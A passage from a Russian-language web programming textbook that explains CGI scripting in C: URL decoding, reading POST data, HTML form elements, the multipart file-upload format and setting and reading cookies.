      hex[0]=*(++st); hex[1]=*(++st); hex[2]=0;
```

```
      // переводим его в число
      sscanf(hex,"%X",&code);
      // и записываем обратно в строку
      *p++=(char)code;
      // указатель p всегда отмечает то место в строке, в которое
      // будет помещен очередной декодированный символ
    }
    // иначе, если это "+", то заменяем его на " "
    else if(*st=='+') *p++=' ';
    // а если не то, ни другое — оставляем как есть
    else *p++=*st;
  } while(*st++!=0); // пока не найдем нулевой код
}
```

Функция основана на том свойстве, что длина декодированных данных всегда меньше, чем кодированных, а значит, всегда можно поместить результат в ту же строку, не опасаясь ее переполнения. Конечно, примененный алгоритм далеко не оптимален, т. к. использует довольно медлительную функцию `sscanf()` для перекодирования каждого символа. Тем не менее, это самое простое, что можно придумать, вот почему я так и сделал.

Итак, теперь мы можем слегка модифицировать предыдущий пример сценария, заставив его перед выводом данных декодировать их. Попробуем написать это так:

Листинг 3.6. Получение POST-данных с URL-декодированием

```
#include <stdio.h>
#include <stdlib.h>

void main(void) {
// получаем значения переменных окружения
  char *RemoteAddr = getenv("REMOTE_ADDR");
  char *ContentLength = getenv("CONTENT_LENGTH");
// выделяем память для буфера QUERY_STRING
  char *QueryString = malloc(strlen(getenv("QUERY_STRING")) + 1);
// копируем QUERY_STRING в созданный буфер
  strcpy(QueryString, getenv("QUERY_STRING"));
// декодируем QUERY_STRING
  UrlDecode(QueryString);
// вычисляем количество байтов данных — переводим строку в число
  int NumBytes = atoi(ContentLength);
```

```
// выделяем в свободной памяти буфер нужного размера
  char *Data = (char*)malloc(NumBytes + 1);
// читаем данные из стандартного потока ввода
  fread(Data, 1, NumBytes, stdin);
// добавляем нулевой код в конец строки
// (в Си нулевой код сигнализирует о конце строки)
  Data[NumBytes] = 0;
// декодируем данные (хоть это и не совсем осмысленно, но выполняем
// сразу для всех POST-данных, не разбивая их на параметры)
 UrlDecode(Data);
// выводим заголовок
  printf("Content-type: text/html\n\n");
// выводим документ
  printf("<html><body>");
  printf("<h1>Здравствуйте. Мы знаем о Вас все!</h1>");
  printf("Ваш IP-адрес: %s<br>",RemoteAddr);
  printf("Количество байтов данных: %d<br>", NumBytes);
  printf("Вот параметры, которые Вы указали: %s<br>",Data);
  printf("А вот то, что мы получили через URL: %s",
    QueryString);
  printf("</body></html>");
}
```

Обратите внимание на строки, выделенные жирным шрифтом. Теперь мы используем промежуточный буфер для хранения `QUERY_STRING`. Зачем? Попробуем поставить все на место, т. е. не задействовать промежуточный буфер, а работать с переменной окружения напрямую, как это было в листинге 3.5. Тогда в одних операционных системах этот код будет работать прекрасно, а в других — генерировать ошибку общей защиты, что приведет к немедленному завершению работы сценария. В чем же дело? Очень просто: переменная `QueryString` ссылается на значение переменной окружения `QUERY_STRING`, которая расположена в системной области памяти, а значит, доступна *только для чтения*. В то же время функция `UrlDecode()`, как я уже замечал, помещает результат своей работы в ту же область памяти, где находится ее параметр, что и вызывает ошибку.

Чтобы избавиться от указанного недостатка, мы и копируем значение переменной окружения `QUERY_STRING` в область памяти, доступной сценарию для записи — например, в какой-нибудь буфер, а потом уже преобразовываем его. Что и было сделано в последнем сценарии.

Несколько однообразно и запутанно, не так ли? Да, пожалуй. Но, как говорится, "это даже хорошо, что пока нам плохо" — тем больше будет причин предпочитать PHP другим языкам программирования (так как в PHP эти проблемы изжиты как класс).

Формы

До сих пор из всех полей формы мы рассматривали только текстовые поля и кнопки отправки (типа `submit`). Давайте теперь поглядим, в каком виде приходят данные и от других элементов формы (а их существует довольно много).

Все элементы формы по именам соответствующих им тэгов делятся на 3 категории:

- `<input...>`
- `<textarea...>...</textarea>`
- `<select...><option...>...</option>...</select>`

Каждый из этих тэгов, конечно, может иметь имя. Ранее уже упоминалось, что пары `имя=значение` перед тем, как отправятся сценарию, будут разделены в строке параметров символом `&`. Кроме того, следует учитывать, что для тех компонентов формы, у тэгов которых не задан параметр `name`, соответствующая строка `имя=значение` передана не будет. Это ограничение введено для того, чтобы можно было в форме определять служебные элементы, которые не будут посылаться сценарию. Например, в их число входят кнопки (подтверждения отправки или обычные, используемые при программировании на JavaScript) и т. д. Так, создадим форму:

```
<form action=script.cgi>
... какие-то поля ...
<input type=submit value="Go!">
</form>
```

Несмотря на то, что кнопка **Go!** формально является полем ввода, ее данные не будут переданы сценарию, поскольку у нее отсутствует параметр `name`.

Чаще все же бывает удобно давать имена таким кнопкам. Например, для того, чтобы определить, каким образом был запущен сценарий — путем нажатия на кнопку или как-то еще (например, просто набором его URL в браузере). Создадим следующую форму:

```
<form action=script.cgi>
<input type=submit name="submit" value="Go!">
</form>
```

После запуска такой формы и нажатия в ней кнопки **Go!** сценарию среди прочих параметров будет передана строка `submit=Go!`. Вернувшись к примеру из предыдущей главы, мы теперь легко сможем определить, был ли сценарий выполнен из формы

или же простым указанием его URL (для этого достаточно проанализировать командную строку сценария и определить, присутствует ли в ней атрибут `submit`).

В принципе, все тэги, за исключением `<select>`, с точки зрения сценария выглядят одинаково — как один они генерируют строки вида `имя=значение`, где `имя` — то, что задано в атрибуте `name`, а `значение` — либо текст, введенный пользователем, либо содержимое атрибута `value` (например, так происходит у независимых и зависимых переключателей, которые мы вскоре рассмотрим).

Тэг *<input>* — различные поля ввода

Существует много разновидностей этого тэга, отличающихся параметром `type`. Перечислю наиболее употребительные из них. В квадратных скобках я буду указывать необязательные параметры, а также параметры, отсутствие которых иногда имеет смысл (будем считать, что параметр `name` является обязательным, хотя это и не так в силу вышеизложенных рассуждений). Ни в коем случае не набирайте эти квадратные скобки!

Для удобства я расположу каждый параметр тэга на отдельной строке. И хотя стандарт HTML это не запрещает, настоятельно рекомендую вам стараться в своих формах избегать такого синтаксиса. Не разбивайте тэги форм на несколько строк, это значительно снижает читабельность кода страницы.

Текстовое поле (*text*)

```
<input type=text
  name=имя
  [value=значение]
  [size=размер]
  [maxlen=число]
>
```

Создает поле ввода текста размером примерно в `size` знакомест и максимально допустимой длиной `maxlen` символов (то есть пользователь сможет ввести в нем не больше этого количества символов).

> **Внимание**
>
> Не советую, тем не менее, в программе на Си полагаться, что придет не больше `maxlen` символов и выделять для их получения буфер фиксированного размера. Дело в том, что злоумышленник вполне может запустить ваш сценарий в обход стандартной формы (содержащей "правильный" тэг `<input>`) и задать большой объем данных, чтобы этот буфер переполнить — известный прием взлома недобросовестно написанных программ.

Если задано значение атрибута `value`, то в текстовом поле будет изначально отображена указанная строка.

Поле ввода пароля (*password*)

```
<input type=password
  name=имя
  [value=значение]
  [size=размер]
  [maxlen=число]
>
```

Полностью аналогичен тэгу `<input type=text>`, за исключением того, что символы, набираемые пользователем, не будут отображаться на экране. Это удобно, если нужно запросить какой-то пароль. Кстати, если в качестве маски задается значение параметра `value`, все будет в порядке, однако, посмотрев исходный HTML-текст страницы в браузере, можно увидеть, что он (браузер) это значение не показывает (непосредственно на странице). Сделано это, видимо, из соображений безопасности, хотя, конечно же, злоумышленник легко преодолеет такую защиту, если вы попытаетесь скрыть с ее помощью что-то важное.

Скрытое текстовое поле (*hidden*)

```
<input type=hidden
  name=имя
  value=значение
>
```

Создает неотображаемое (скрытое) поле. Такой объект нужен исключительно для того, чтобы передать сценарию какую-то служебную информацию, до которой пользователю нет дела, — например, параметры настройки.

Пусть, например, у нас имеется многоцелевой CGI-сценарий, который умеет принимать данные пользователя и отправлять их как почтовое сообщение. Поскольку мы бы не хотели фиксировать E-mail получателя жестко, но в то же время и не стремимся, чтобы пользователь мог его менять перед отправкой формы, оформим соответствующий тэг в виде скрытого поля:

```
<form action=/cgi/sendmail.cgi method=post>
<input type=hidden name=email value="admin.microsoft.com.">
<h2>Пошлите сообщение администратору:</h2>
<input type=text name="text">
<input type=submit name=doSend value="Отослать">
</form>
```

Я подразумеваю, что сценарий анализирует свои входные параметры и посылает текст из параметра `text` по адресу `email`. А вот еще один пример использования этого сценария, но уже без скрытого поля. Сравните:

```
<form action=/cgi/sendmail.cgi method=post>
<h2>Пошлите сообщение другу:</h2>
```

```
Его E-mail: <input type=text name=email><br>
Текст: <input type=text name="text"><br>
<input type=submit name=doSend value="Отослать">
</form>
```

Итак, мы задействовали один и тот же сценарий для нескольких разных целей. Еще раз напоминаю, что для сценария безразлично, получает он данные из обычного текстового или же из скрытого поля — в любом случае данные выглядят одинаково.

Часто скрытое поле используют для индикации того, что сценарий запущен в результате нажатия кнопки в форме, а не простым набором его URL в строке адреса браузера. Тем не менее, это, как уже говорилось, довольно плохой способ — лучше применять именованные кнопки `submit`.

Замечание

В некоторых случаях именованные кнопки `submit` не помогают, и приходится пользоваться скрытым полем для индикации запуска сценария из формы. Происходит это в случае, если форма очень проста и состоит, например, всего из двух элементов — поля ввода текста и кнопки `submit` (пусть даже и именованной). Практически все браузеры в такой ситуации позволяют пользователю просто нажать <Enter> для отправки формы, а не возиться с нажатием на submit-кнопку. При этом разумеется, данные кнопки не посылаются на сервер. Вот тогда-то нас и выручит hidden-поле, например, с именем `submit`: если его значение установлено, то сценарий понимает, что пользователь ввел какие-то данные, в противном случае сценарий был запущен впервые путем набора его URL или перехода по гиперссылке.

Независимый переключатель (*checkbox*)

```
<input type=checkbox
  name=имя
  value=значение
  [checked]
>
```

Этот тэг генерирует независимый переключатель (или флажок), который может быть либо установлен, либо сброшен (квадратик с галочкой внутри или пустой соответственно). Если пользователь установил этот элемент, прежде чем нажать кнопку доставки, сценарию поступит строка `имя=значение`, в противном случае *не придет ничего*, будто нашего поля и не существует вовсе. Если задан атрибут `checked`, то переключатель будет изначально установленным, иначе — изначально сброшенным.

Зависимый переключатель (*radio*)

```
<input type=radio
  name=имя
  value=значение
```

```
  [checked]
>
```

Включение в форму этого тэга вызывает появление на ней зависимого переключателя (или радиокнопки). Зависимый переключатель — это элемент управления, который, подобно независимому переключателю, может находиться в одном из двух состояний. С тем отличием, что если флажки не связаны друг с другом, то только одна радиокнопка из группы может быть выбрана в текущий момент. Конечно, чаще всего определяются несколько групп радиокнопок, независимых друг от друга. Наша кнопка будет действовать сообща с другими, имеющими то же значение атрибута `name` — иными словами, то же имя. Отсюда вытекает, что, в отличие от всех других элементов формы, две радиокнопки довольно часто имеют одинаковые имена. Если пользователь установит какую-то кнопку, сценарию будет передана строка `имя=значение`, причем значение будет тем, которое указано в атрибуте `value` выбранной кнопки (а все остальные переключатели проигнорируются, как будто неустановленные флажки). Если указан параметр `checked`, кнопка будет изначально выбрана, в противном случае — нет.

Примечание

Чувствую, вас уже мучает вопрос: почему эта штука называется радиокнопкой? При чем тут радио, спрашиваете? Все очень просто. Дело в том, что на старых радиоприемниках (как и на магнитофонах) была группа клавиш, одна из которых могла "залипать", освобождая при этом другую клавишу из группы. Например, если радио могло ловить 3 станции, то у него было 3 клавиши, и в конкретный момент времени только одна из них могла быть нажата (попробуйте слушать сразу несколько станций!). Согласен, что терминология очень спорна), но история есть история…

Кнопка отправки формы (*submit*)

```
<input type=submit
  [name=имя]
  value=текст_кнопки
>
```

Создает кнопку подтверждения с именем `name` (если этот атрибут указан) и названием (текстом, выводимым поверх кнопки), присвоенным атрибуту `value`. Как уже говорилось, если задан параметр `name`, после нажатия кнопки отправки сценарию вместе с другими парами будет передана и пара `имя=текст_кнопки` (если нажата не эта кнопка, а другая, будет передана строка другой, нажатой, кнопки). Это особенно удобно, когда в форме должно быть несколько кнопок `submit`, определяющих различные действия (например, кнопки **Сохранить** и **Удалить** в сценарии работы с записью какой-то базы данных) — в таком случае чрезвычайно легко установить, какая же кнопка была нажата, и предпринять нужные действия.

Кнопка сброса формы (*reset*)

```
<input type=reset
  value=текст_кнопки
>
```

Пожалуй, это самый простой элемент формы. Тэг создает кнопку, при нажатии на которую все элементы формы в браузере будут сброшены (точнее, установлены в то состояние, которое было задано в их атрибутах по умолчанию). Причем отправка формы *не производится*, т. е. для сценария кнопка `reset` незаметна.

Рисунок для отправки формы (*image*)

```
<input type=image
  [name=имя]
  src=изображение
>
```

Создает рисунок, при щелчке на котором кнопкой мыши будет происходить то же, что и при нажатии на кнопку `submit`, за тем исключением, что сценарию также будут пересланы координаты в пикселах того места, где произведен щелчок (отсчитываемые от левого верхнего угла рисунка). Придут они в форме: `имя.x=X&имя.y=Y`, где (`X`, `Y`) — координаты точки. Если же атрибут `name` не задан, то координаты поступят в формате: `x=X&y=Y`.

Тэг <*textarea*> — многострочное поле ввода текста

Теперь посмотрим, что же из себя представляет тэг `<textarea>`. Смысл у него тот же, что и у `<input type=text>`, разве что может быть отправлена не одна строка текста, а сразу несколько. Формат тэга следующий:

```
<textarea
  name=имя
  [width=ширина][height=высота]
  [wrap=тип]
>Текст, который будет изначально отображен в текстовом поле</textarea>
```

Как легко видеть, этот тэг имеет закрывающий парный. Параметр `width` задает ширину поля ввода в символах, а `height` — его высоту. Параметр `wrap` определяет, как будет выглядеть текст в поле ввода. Он может иметь одно из трех значений (по умолчанию подразумевается `none`).

- `Virtual` — наиболее удобный тип вывода. Справа от текстового поля выводится полоса прокрутки, и текст, который набирает пользователь, внешне выглядит разбитым на строки в соответствии с шириной поля ввода, причем перенос осуществляется по словам. Однако символ новой строки вставляется в текст только при нажатии <Enter>.

- `Physical` — зависит от реализации браузера, обычно очень похож на `none`.
- `None` — текст отображается в том виде, в котором заносится. Если он не умещается в текстовое поле, активизируются линейки прокрутки (в том числе, и горизонтальная).

После отправки формы текст, который ввел пользователь, будет, как обычно, представлен парой `имя=текст`, аналогично тэгу однострочного поля ввода `<input type=text>`.

Тэг <*select*> — список

У нас остался последний тэг — `<select>`. Он представляет собой выпадающий (или раскрытый) список. Одновременно могут быть выбрана одна или несколько строк. Формат этого тэга следующий:

```
<select name=имя [size=размер] [multiple]>
<option [value1=значение1][selected]>Строка1</option>
<option [value2=значение2][selected]>Строка2</option>
. . .
<option [valueN=значениеN][selected]>СтрокаN</option>
</select>
```

Мы видим, что и этот тэг имеет парный закрывающий. Кроме того, его существование немыслимо без тэгов `<option>`, которые и определяют содержимое списка.

Параметр `size` задает, сколько строк будет занимать список. Если `size` равен 1, то список будет выпадающим, в противном случае — занимает `size` строк и имеет полосы прокрутки. Если указан атрибут `multiple`, то будет разрешено выбирать сразу несколько элементов из списка, а иначе — только один. Кроме того, атрибут `multiple` не имеет смысла для выпадающего списка.

Каждая строка списка определяется своим тэгом `<option>`. Если в нем задан атрибут `value`, как это часто бывает, то соответствующая строка списка будет идентифицироваться его значением, а если не задан, то самим текстом этой строки (считается, что `value` равно самой строке). Кроме того, если указан параметр `selected`, то данная строка будет изначально выбранной. Кстати, чуть не забыл: закрывающие тэги `</option>` можно опускать, если упрощение не создает конфликтов с синтаксисом HTML (в действительности это можно делать почти всегда).

Давайте теперь посмотрим, в какой форме пересылаются данные списка сценарию. Ну, со списком одиночного выбора вроде бы ясно — просто передается пара `имя=значение`, где `имя` — имя тэга `<select>`, а `значение` — идентификатор выбранного элемента (то есть, либо атрибут `value`, либо сама строка элемента списка).

Списки множественного выбора (*multiple*)

В какой форме приходят данные сценарию, если был создан multiple-список? Очень просто: все произойдет так, будто есть не один, а несколько не-multiple-списков, все с одинаковым именем, и в каждом из которых выбрано по одному элементу. Иными словами, строка параметров, порожденная этим тэгом, будет выглядеть примерно так:

```
имя=значение1&имя=значение2&...&имя=значениеN
```

Кстати говоря, совершенно не уникальный случай — то, что с одним именем связано сразу несколько значений. Действительно, нам никто не мешает создавать и другие тэги с идентичными именами. Это часто делается, например, для переключателей-флажков:

```
<input type=checkbox name=имя value="Один">Один<br>
<input type=checkbox name=имя value="Два">Два<br>
<input type=checkbox name=имя value="Три">Три<br>
```

Если теперь пользователь установит сразу все флажки, то сценарию поступит строка (конечно, в URL-кодированном виде):

```
имя=Один&имя=Два&имя=Три
```

Из всего сказанного следует не очень утешительный вывод: при разборе строки параметров в сценарии мы не можем полагаться на то, что каждой переменной соответствует только одно значение. Нам придется учитывать, что их может быть не "один", а "много". А это очень неприятно с точки зрения программирования — особенно на Си.

Попутно мы обнаружили, что любой multiple-список может быть представлен набором флажков (независимых переключателей), а любой не-miltiple — в виде нескольких радиокнопок. Так что, вообще говоря, тэг `<select>` — некоторое функциональное излишество, и с точки зрения сценария вполне может заменяться флажками и радиокнопками.

Загрузка файлов

Замечание

Данный раздел главы предназначен скорее для ознакомления, нежели для применения в качестве точной инструкции по загрузке файлов. Он прекрасно демонстрирует, почему нам так удобно использовать PHP для программирования в Web. Организацию загрузки файлов в PHP мы подробно разберем в части V.

Иногда бывает просто необходимо позволить пользователю не только заполнить текстовые поля формы и установить соответствующие переключатели, но также и указать несколько файлов, которые будут впоследствии загружены с компьютера пользо-

вателя на сервер. Для этого в языке HTML предусмотрены специальные средства. Рассмотрим их подробнее.

Формат данных

В свое время я говорил, что все данные из формы при передаче их на сервер упаковываются в строку при помощи символов ?, & и =. Легко видеть, что при загрузке файлов такой способ, хотя и приемлем, но будет существенно увеличивать размер передаваемой информации. Действительно, ведь большинство файлов — бинарные, а мы знаем, что при URL-кодировании данные таких файлов сильно "распухают" — примерно в три раза (например, простой нулевой байт при URL-кодировании превратится в %00). Это сильно замедлит передачу и увеличит нагрузку на канал. И вот, отчасти специально для решения указанной проблемы был изобретен другой формат передачи данных, отличный от того, который мы до сих пор рассматривали. В нем уже не используются пресловутые символы ? и &. Кроме того, похоже, в случае применения такого формата передачи может быть задействован только метод POST, но не метод GET. Нас это вполне устроит — ведь файлы обычно большие, и доставлять их через GET вряд ли разумно...

Если нужно указать браузеру, что в какой-то форме следует применять другой формат передачи, следует в соответствующем тэге <form> задать атрибут enctype=multipart/form-data. (Кстати говоря, если этот атрибут не указан, то форма считается обычной, что эквивалентно enctype=application/x-www-form-urlencoded — именно так обозначается привычный нам формат передачи.) После этого данные, поступившие от нашей формы, будут выглядеть как несколько блоков информации (по одному на элемент формы). Каждый такой блок очень напоминает HTTP-формат "заголовки-данные", используемый при традиционном формате передачи. Выглядит блок примерно так (\n, как всегда, обозначает символ перевода строки):

```
----------------Идентификатор_начала\n
Content-Disposition: form-data; name="имя"\n
\n
значение\n
```

Например, пусть у нас есть форма:

Листинг 3.7. Multipart-форма

```
<form action=... enctype=multipart/form-data method=post>
Name: <input type=text name="Name" value="Мое имя"><br>
Box: <input type=checkbox name="Box" value=1 checked><br>
Area: <input type=textarea name="Area">Это какой-то текст</textarea><br>
<input type=submit>
```

```
</form>
```

Данные, поступившие по нажатии кнопки `submit` на сервер, будут иметь следующий вид:

```
---------------127462537625367\n
Content-Disposition: form-data; name="Name"\n
\n
Мое имя\n
---------------127462537625367\n
Content-Disposition: form-data; name="Box"\n
\n
1\n
---------------127462537625367\n
Content-Disposition: form-data; name="Area"\n
\n
Это какой-то текст\n
```

Заметьте, что несколько дефисов и число (которое мы ранее назвали `Идентификатор_начала`) предшествуют каждому блоку. Более того, строка из дефисов и этого числа служит своеобразным маркером, который разделяет блоки. Очевидно, эта строка должна быть уникальной во всех данных. Именно так ее и формирует браузер. Правда, сказанное означает, что сегодня идентификатор будет одним, а завтра, возможно, совсем другим. Так что нам придется, прежде чем анализировать данные, считать этот идентификатор в буфер (им будет последовательность символов до первого символа `\n`).

Внимание

Стандарт протокола HTTP говорит нам, что идентификатор начала также должен быть доступен через одну из переменных окружения. Но я не помню и не хочу знать ее название — сейчас объясню, почему. Некоторые браузеры (особенно старые) путают этот идентификатор и присылают его неправильно — с двумя предшествующими минусами (а остальные — без них), так что сценарии, не рассчитывающие на такой подвох, перестанут работать. *Никогда* не полагайтесь на эту переменную окружения (даже если узнаете, как она называется)! Вместо этого читайте последовательность символов до первого перевода строки и воспринимайте именно ее как разделитель.

Далее алгоритм разбора должен быть следующим: в цикле мы пропускаем символы идентификатора и перевода строки, извлекаем подстроку `имя="что-то"` (не обращая внимания на `Content-Disposition`), дожидаемся двух символов перевода строки и затем считаем значением соответствующего поля все те данные, которые размещены до строки `\nИдентификатор` (или же до конца, если такой строки больше нет). Как видите, все довольно просто.

Внимание

Стандарт HTTP предписывает, чтобы перевод строки содержал два символа — `\r\n`, а не один `\n`. Как вы уже, наверное, чувствуете, существуют браузеры, которые об этом и не догадываются и посылают только один `\n`. Так что, будьте готовы к тому, чтобы правильно обрабатывать и эту ситуацию.

Тэг загрузки файла (*file*)

Теперь вернемся к тому, с чего начали — к загрузке файлов. Сначала выясним, какой тэг надо вставить в форму, чтобы в ней появился соответствующий элемент управления — поле ввода текста с кнопкой **Browse** справа. Таким тэгом является разновидность `<input>`:

```
<input type=file
  name=имя_элемента
  [value=имя_файла]
>
```

Пусть пользователь выбрал какой-то файл (скажем, с именем `каталог\имя_файла`) и нажал кнопку отправки. В этом случае для нашего элемента формы создается один блок примерно такого вида:

```
---------------127462537625367\n
Content-Disposition: form-data; name="имя_элемента";
↳ filename="каталог\имя_файла"\n \n
........
Бинарные данные этого файла любой длины.
Здесь могут быть совершенно любые
байты без всякого ограничения.
........
\n
```

Мы видим, что сценарию вместе с содержимым файла передается и его имя в системе пользователя (параметр `filename`).

На этом, пожалуй, и завершим обозрение возможностей загрузки файлов.

Надеюсь, я посеял в вас неприязненное отношение к подобным методам: действительно, программировать это — не самое приятное занятие на свете (укажу только на то, что придется использовать приемы программной буферизации, чтобы правильно найти разделитель). Вот еще один довод в пользу PHP, в котором не нужно выполнять в принципе никакой работы, чтобы создать полноценный сценарий с возможностью загрузки файла.

Что такое Cookies и с чем их едят

Сначала хотелось бы сказать пару слов насчет самого термина *Cookies* (это множественное число, произносится как "кукис" или, более "русифицировано", "куки"). В буквальном переводе слово звучит как "печенье", и почему компания Netscape так назвала свое изобретение, не совсем ясно. А поскольку писать "печенье" несколько неудобно, чтобы не вызывать несвоевременных гастрономических ассоциаций, везде, где можно, я буду применять именно слово Cookies, с большой буквы, во множественном числе и мужского рода. Кстати, в единственном числе это понятие записывается Cookie и произносится на русский манер — "кука".

Начну с примера. Скажем, мы хотим завести гостевую книгу: пользователь вводит свое имя, E-mail, адрес домашней странички (и другую информацию о себе), наконец, текст сообщения, и после нажатия на кнопку его мысль отправляется в путешествие по проводам и серверам, чтобы в конце концов попасть в некую базу данных на нашем сервере и остаться там на веки вечные. М-да….

Теперь предположим, что эта наша гостевая книга — довольно часто посещаемое место, у нее есть постоянные пользователи, которые несколько раз на дню оставляют там свои сообщения. Что же — им придется каждый раз вводить свое имя, адрес электронной почты и другую информацию в пустые поля? Как бы сделать так, чтобы это все запоминалось где-то, чтобы даже при следующем запуске браузера нужные поля формы инициализировались автоматически, разумеется — у каждого пользователя индивидуально, тем, чем он заполнил их ранее?

Чтобы этого добиться, в принципе существуют два метода. Оба они имеют как достоинства, так и недостатки, и вскоре мы увидим, в чем же они заключаются.

Первый способ: хранить на сервере отдельную базу данных, в которой для каждого пользователя по его IP-адресу можно было бы получить последние им же введенные данные. В принципе, это решение довольно универсально, однако у него есть два существенных недостатка, которые сводят на нет все преимущества. Главный из них — то, что большинство пользователей не имеют фиксированного (как говорят, *статического*) IP-адреса — каждый раз при входе в Интернет он назначается им (провайдером) автоматически (сервер провайдера обычно имеет контроль над несколькими десятками зарезервированных IP-адресов, доступных для пользователя, и выбирает для него тот, который еще не занят кем-то еще). Таким образом, мы вряд ли сможем определить, кто на самом деле зашел в нашу гостевую книгу. Второй недостаток мало связан с первым — дело в том, что если ваших пользователей очень много, то довольно проблематично в принципе иметь такую базу данных, ведь она занимает место на диске, не говоря уж о издержках на поиск в ней.

Второй способ подразумевает использование Cookies. Cookie — это небольшая именованная порция информации, которая хранится в каталоге браузера пользователя (а не на сервере, заметьте!), но которую сервер (а точнее, сценарий) волен в любой момент изменить. Кстати, сценарий также получает все Cookies, которые сохранены на удаленном компьютере, при каждом своем запуске, так что он может в любой момент

времени узнать, что же там у пользователя установлено. Самым удобным в Cookies является то, что они могут храниться недели и годы до тех пор, пока их не обновит сервер или же пока не истечет срок их жизни (который тоже назначается сценарием при создании Cookie). Таким образом, мы можем иметь Cookies, которые "живут" всего несколько минут (или до того момента, пока не закроют браузер), а можем — "долгожителей".

Не правда ли, последний способ представляет собой идеальное решение для нашей проблемы? Действительно, теперь сцеанарию гостевой книги достаточно получить у пользователя его данные, запомнить их в Cookies (как это сделать — *см. ниже*), а затем работать, будто ничего и не произошло. Конечно, перед выводом HTML-документа формы обязательно придется проставить значения `value` для некоторых элементов (которые, ясно, извлечены из соответствующих Cookies).

Но не все так гладко. Конечно, и у этой схемы есть недостатки. Первый из них — не все браузеры поддерживают Cookies, а пользователи тех, которые поддерживают, иногда имеют обыкновение отключать Cookies — якобы для большей безопасности (хотя безопасность тут совсем ни при чем, дело в самих этих пользователях). Второй недостаток заключается в том, что каждый браузер хранит свои Cookies отдельно. То есть Cookies, установленные при пользовании Internet Explorer, не будут "видны" при работе в Netscape, и наоборот.

Но, согласитесь, все же это почти не умаляет достоинств Cookies — в конце концов, обычно пользователи работают только в одном из перечисленных браузеров. Кстати, все чаще в Internet Explorer. На момент написания этих строк указанный браузер имеет в несколько раз большие возможности, чем Netscape (работая при этом, правда, несколько медленнее). Что ж... Время покажет, кто из них выживет.

Но я несколько отклонился от темы. Как уже упоминалось, каждому Cookie сопоставлено время его жизни, которое хранится вместе с ним. Кроме этого, имеется также информация об имени сервера, установившего этот Cookie, и URL каталога, в котором находился сценарий-хозяин в момент инициализации (за некоторыми исключениями).

Зачем нужны имя сервера и каталог? Очень просто: дело в том, что сценарию передаются только те Cookies, у которых параметры с именем сервера и каталога совпадают соответственно с хостом и каталогом сценария (ну, на самом деле каталог не должен совпадать полностью, он может являться подкаталогом того, который создан для хранения Cookies). Так что совершенно невозможно получить доступ к "чужим" Cookies — браузер просто не будет посылать их серверу. Это и понятно: представьте себе, сколько ненужной информации передавалось бы сценарию, если бы все было не так (особенно если пользователь довольно активно посещает различные серверы, которые не прочь поставить ему свой набор Cookies). Кроме того, дополнительные сведения предоставляются в целях защиты информации от несанкционированного доступа — ведь в каком-то Cookie может храниться, скажем, важный пароль (как часто делается при авторизации), а он должен быть доступен только одному определенному хосту.

Установка Cookie

Мы подошли к вопросу: как же сценарий может установить Cookie в браузере пользователя? Ведь он работает "на одном конце провода", а пользователь — на другом. Решение довольно логично: команда установки Cookie — это просто один из заголовков ответа, передаваемых сервером браузеру. То есть, перед тем как выводить `Content-type`, мы можем указать некоторые команды для установки Cookie. Выглядит такая команда следующим образом (разумеется, как и всякий заголовок, записывается она в одну строку):

```
Set-Cookie: name=value; expires=дата; domain=имя_хоста; path=путь; secure
```

Существует и другой подход активизировать Cookie — при помощи HTML-тэга `<meta>`. Соответственно, как только браузер увидит такой тэг, он займется обработкой Cookie. Формат тэга такой:

```
<meta http-equiv="Set-Cookie"
content="name=value; expires=дата; domain=имя_хоста; path=путь; secure"
>
```

Мы можем видеть, что даже названия параметров в этих двух способах одинаковы. Какой из них выбрать — решать вам: если все заголовки уже выведены к тому моменту, когда вам потребовалось установить Cookie, используйте тэг `<meta>`. В противном случае лучше взять на вооружение заголовки, т. к. они не видны пользователю, а чем пользователь меньше видит при просмотре исходного текста страницы в браузере — тем лучше нам, программистам.

Примечание

Возможно, вы спросите, нахмурив брови: "Что же, с точки зрения программиста хороший пользователь — слепой пользователь?" Тогда я отвечу: "Что вы, нет и еще раз нет! Такой пользователь хорош лишь для дизайнера, для программиста же желателен пользователь безрукий (или, по крайней мере, лишенный клавиатуры и мыши)".

Вот что означают параметры Cookie:

name

Вместо этой строки нужно задать имя, закрепленное за Cookie. Имя должно быть URL-кодированным текстом, т. е. состоять только из алфавитно-цифровых символов. Впрочем, обычно имена для Cookies выбираются именно так, чтобы их URL-кодированная форма совпадала с оригиналом.

value

Текст, который будет рассматриваться как значение Cookie. Важно отметить, что этот текст (ровно как и строка названия Cookie) должен быть URL-кодирован. Таким об-

разом, я должен отметить неприятный факт, что придется писать еще и функцию URL-кодирования (которая, кстати, раза в 2 сложнее, чем функция для декодирования, т. к. требует дополнительного выделения памяти).

expires

Необязательная пара `expires=дата` задает время жизни нашего Cookie. Точнее, Cookie самоуничтожится, как только наступит указанная дата. Например, если задать `expires=Friday,31-Dec-99 23:59:59 GMT`, то "печенье" будет "жить" только до 31 декабря 1999 года. Кстати, вот вам и вторая неприятность: хорошо, если мы знаем наверняка время "смерти" Cookie. А если нам нужно его вычислять на основе текущего времени (например, если мы хотим, чтобы Cookie существовал 10 дней после его установки, как в подавляющем большинстве случаев и происходит)? Придется использовать функцию, которая формировала бы календарную дату в указанном выше формате. Кстати, если этот параметр не указан, то временем жизни будет считаться вся текущая сессия работы браузера, до того момента, как пользователь его закроет.

domain

Параметр `domain=имя_хоста` задает имя хоста, с которого установили Cookie. Ранее я уже говорил про этот параметр. Так вот, оказывается, его можно менять вручную, прописав здесь нужный адрес, и таким образом "подарить" Cookie другому хосту. Только в том случае, если параметр не задан, имя хоста определяется браузером автоматически.

path

Параметр `path=путь` обычно описывает каталог (точнее, URI), в котором расположен сценарий, установивший Cookie. Как мы видим, этот параметр также можно установить вручную, записав в него не только каталог, а вообще все, что угодно. Однако при этом следует помнить: указав хост, отличный от хоста сценария, или путь, отличный от URI каталога (или родительского каталога) сценария, мы тем самым никогда больше не увидим наш Cookie в этом сценарии.

secure

Этот параметр связан с защищенным протоколом передачи HTTPS, который в книге не рассматривается. Если вы не собираетесь писать сценарии для проведения банковских операций с кредитными карточками (или иные, требующие повышенной безопасности), вряд ли стоит обращать на него внимание.

После запуска сценария, выводящего соответствующий заголовок (или тэг `<meta>`), у пользователя появится Cookie с именем `name` и значением `value`. Еще раз напоминаю: значения всех параметров Cookie должны быть URL-кодированы, в противном случае возможны неожиданности.

Получение Cookies из браузера

Получить Cookies для сценария несколько проще: все они хранятся в переменной окружения `HTTP_COOKIE` в таком же формате, как и `QUERY_STRING`, только вместо `&` используется `;`. Например, если мы установили два Cookies: `cookie1=value1` и `cookie2=value2`, то в переменной окружения `HTTP_COOKIE` будет следующее:

